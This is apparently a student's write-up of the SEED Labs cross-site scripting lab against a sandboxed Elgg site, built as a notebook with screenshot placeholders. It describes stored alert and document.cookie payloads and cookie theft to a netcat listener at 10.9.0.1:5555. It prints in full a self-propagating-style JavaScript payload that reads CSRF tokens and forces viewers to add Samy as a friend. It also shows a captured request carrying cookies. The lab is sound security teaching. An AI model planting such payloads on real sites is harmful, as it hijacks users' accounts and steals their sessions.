
Setup


```
import cv2
from matplotlib import pyplot as plt

# This is a bit of magic to make matplotlib figures appear inline in
the notebook
# rather than in a new window.
%matplotlib inline
plt.rcParams['figure.figsize'] = (100.0, 80.0) # set default size of
plots
plt.rcParams['image.interpolation'] = 'nearest'
plt.rcParams['image.cmap'] = 'gray'


def show_img(img):
    img = cv2.imread(img,-1)
    plt.subplot(131),plt.imshow(img),
    plt.title('Color'),plt.xticks([]), plt.yticks([])
    plt.show()

show_img('setup/hosts.png')
```




To get the seed-server setup, I mapped the names of the web server to this 10.9.0.5.

Task 1: Posting a Malicious Message to Display an Alert Window

```
show_img('Task 1/alert_msg.png')
show_img('Task 1/alert_popup.png')
```







After adding the alert message, an alert with the message XSS popups whenever a user views Samy's profile.

Task 2: Posting a Malicious Message to Display Cookies

Similar to that in Task 1, we replaced the message in the script tag with `document.cookie`.

```
show_img('Task 2/alert_msg.png')
show_img('Task 2/alert_popup.png')
```







Task 3: Stealing Cookies from the Victim's Machine

The JavaScript script sends the cookies to port 5555 of IP 10.9.0.1.

```
show_img('Task 3/write_to_ip.png')
show_img('Task 3/nc_out.png')
```






Using netcat, we capture whatever is sent by the client.


Task 4: Becoming the Victim's Friend

From the previous CSRF lab, we know Samy's guid is 59.


```
show_img('Task 4/get_guid.png')
```




Color


Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox
GET
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1649328766&__elgg_token=Luydb0QhwAMBJKHQ1C0qVg
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: __gsas=ID=0ccafdfe06fc77aa:T=1648722111:S=ALNI_MbpxSj0Fm8-RyzUlmOpyiy47DQdPg; pvisitor=d1b92409-689e-4713-9a1a-ecd
Send
Content-Length:0


Color


Activities
Terminal
Apr 7 11:18
www.seed-server.com/profile/samy/edit
Elgg For SEED Labs
Edit profile
Display name
Samy
About me
Embed content
Visual editor
<p><script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends
/add?friend=59"+ts+token;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Public
anythink1208@seed-1004326VM: ~/Lab/Labsetup
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_t
oken;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/
add?friend=59" + ts + token;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
-- INSERT --
5,63-77
All



